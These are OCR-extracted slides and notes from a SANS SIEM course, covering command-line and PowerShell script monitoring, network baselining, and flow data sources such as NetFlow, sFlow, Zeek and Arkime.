
Command line and script monitoring can catch a surprising amount of attacks

This involves looking for:

- Long command line lengths
- Encoding such as base64
- Deny list monitoring of functions
- Allow list monitoring of functions
- Calling PowerShell outside of PowerShell

Script Monitoring Review

This module focused on catching the unauthorized and malicious use of scripting with a specific focus on PowerShell.




SEC555 Workbook: Exercise 4.2: PowerShell Compromise

Exercise 4.2: PowerShell Compromise

- Exercise 4.2 is in the digital wiki found in your student VM (recommended)
- Alternatively, you may use your Workbook

SEC555 | SIEM with Tactical Analytics 117

This page intentionally left blank.




Course Roadmap

- Section 1: SIEM Architecture
- Section 2: Service Profiling with SIEM
- Section 3: Advanced Endpoint Analytics
- **Section 4: Baselining and User Behavior Monitoring**
- Section 5: Tactical SIEM Detection and Post-Mortem Analysis
- Section 6: Capstone: Design, Detect, Defend

Baselining and User Behavior Monitoring

SANS

This page intentionally left blank.



Network Baselining

Controlling the network can be overwhelming

- A single device generates tons of network traffic each day

Knowing your network seems impossible


- Yet controlling and knowing should go hand in hand
- Controls should be built based on knowledge
- Lack of knowledge usually manifests as lack of controls

Problem is it is hard to make sense of the massive amount of network connections

Network Baselining

Even in a small environment, the number of network connections made can be intense. Many organizations implement firewalls and intrusion prevention systems to control network traffic, yet these are often limited to the perimeter of the network. On top of that, they may not be as locked down as anticipated. Rather than being from sloppy work, this is primarily from a lack of knowledge of what systems perform which functions and how they do them. There are just too many network connections to control, and it is difficult to gain the knowledge necessary to control them.

The key is gaining the knowledge of your network. Know thy network. Do this, and you can conquer the world, though this is easier said than done. Fortunately, this is an area where a SIEM with proper data can really excel.



Network Data

Multiple data sources are available to use:

Flow Data	Zeek Conn	Firewall logs
Proxy logs	Suricata	Ntop
Argus	SiLK	Arkime

Flow data: Lots of players and types in this space

- Small size, easy to work with, and lots of opportunities...

SANS

SEC555 | SIEM with Tactical Analytics 120

Network Data

When it comes to collecting network data, there are multiple options. Primarily, they all are focused on basic network data such as source IP, destination IP, ports, and a few other fields. Thus, the data is available in flow data as well as logs. For this module, the focus will be on flow data.

In truth, many tools are actually pieces of software that generate flow data. For instance, Suricata, which is an IDS, can generate bidirectional flows as well as NetFlow unidirectional flows. Ntop also can generate NetFlow data. Other more custom forms of flow data come from utilities that bring their own report engines such as Argus and SiLK.

Then, there are pieces of software that take packet capture data and index it en masse for distributed querying like Arkime. Arkime is a big hitter as it not only allows searching metadata on full packet captures, but it can actually use this metadata to find and pull the original packet captures for analysis. While packet capture data is fantastic, it is expensive. Flow data is significantly cheaper.

References:


https://suricata-ids.org, https://sec555.com/4m

https://www.ntop.org, https://sec555.com/7q

https://openargus.org/, https://sec555.com/7r

https://tools.netsa.cert.org/silk, https://sec555.com/7s

https://github.com/arkime/arkime, https://sec555.com/7t



Lab Me, Inc. Budget Cuts

The CFO has announced a spending freeze

- You are charged with using existing systems for maximum security
- SIEM can handle additional EPS


System monitoring/detection is set up

- The network could use more focus
- The goal is to add more network monitoring
- Prove it adds value

Lab Me, Inc. Budget Cuts

Like many organizations, Lab Me, Inc. is undergoing budget cuts. When this happens, we, as defenders, are typically charged with finding alternative ways to secure the environment. Maintaining status quo never seems to be an option.

One way to do this is to leverage existing equipment such as switches and firewalls to gain more insight on what the network is doing.



Flow Data

Flow data is network performance data that is exported

- Cisco supports NetFlow
- Juniper supports J-Flow
- Other network devices may use sFlow

Flow data can be created by promiscuous network sensors

- Ntop, Argus, SiLK, Zeek, and Arkime do this

May be available in cloud environments

- Example: Amazon VPC flows[4] to S3/Cloudwatch

SANS | SEC555 | SIEM with Tactical Analytics 122

Flow Data

At its core, flow data is high-level metadata about each network session. This is traditionally done using network switches. As traffic passes through the switch, it exports network data about each session. However, flow data can also be generated on other network devices such as firewalls as well as software.

References:

https://www.cisco.com/c/en/us/products/ios-nx-os-software/ios-netflow/index.html

https://sec555.com/7u


https://www.juniper.net/us/en/local/pdf/app-notes/3500204-en.pdf

https://sec555.com/7v

https://sflow.org, https://sec555.com/7w

https://docs.aws.amazon.com/vpc/latest/userguide/flow-logs.html

https://sec555.com/7x



NetFlow vs. sFlow

Flow types like NetFlow and sFlow are very different

- Data layout is similar, but collection varies widely

NetFlow is designed to monitor flows based on 7-tuples

- It requires an exact match with 7 fields

sFlow is based on sampling, such as 1 out of N packets

- As a result, it does not have full flow visibility
- Sampling creates gaps when chatty systems are present
- It also consumes more bandwidth from # of logs sent

SANS

SEC555 | SIEM with Tactical Analytics 123

NetFlow vs. sFlow

The two most common flow mechanisms are NetFlow and sFlow. While both are based on exporting flow information, the method of doing so is dramatically different. NetFlow is primarily a Cisco-used flow type, while other products have added support for it. However, many non-Cisco switches only support sFlow.

NetFlow functions by monitoring connections based on a 7-tuple design. As long as packets have an exact match, they will be monitored as one flow. This means that a session that has thousands of packets will be treated as one flow as long as it continues to match the 7-tuple system. NetFlow has 100% visibility into IP-based traffic. However, it cannot see Layer 2 traffic.

sFlow functions by sampling one out of every X packets. For instance, a sample setting of 1 out of 1000 will pull network data out of every 1,000th packet. This is often done on a per–Ethernet port basis on switches. However, if you have two devices talking to a server and one is generating lots of small packets, and the other is generating only a few large packets, it is possible that the system with only a few packets will not get recorded with sFlow. One advantage sFlow has over NetFlow is that it can sample Layer 2 traffic.

The 7-tuples NetFlow is based on are:

1. Source IP Address
2. Destination IP Address
3. Source Port
4. Destination Port
5. Layer 3 Protocol type
6. Type of Service byte
7. Input logical interface (ifIndex)

While NetFlow is preferred due to having 100% IP visibility, if your equipment does not support it, you still should implement flow monitoring. While not 100% accurate, it is 100% better than nothing.


References:

https://www.plixer.com/blog/sflow-vs-netflow-comparison/

https://sec555.com/8b

https://sflow.org/sflow_version_5.txt

https://sec555.com/8c




Network Fields

Not looking for full PCAP data... just need metadata

- Flow data is critical, with NetFlow[1] being most common

Primary fields:

Source IP	Destination IP
Source Port	Destination Port
Protocol	TCP Flags
Duration	Start/Stop Times
# Bytes	# of Packets



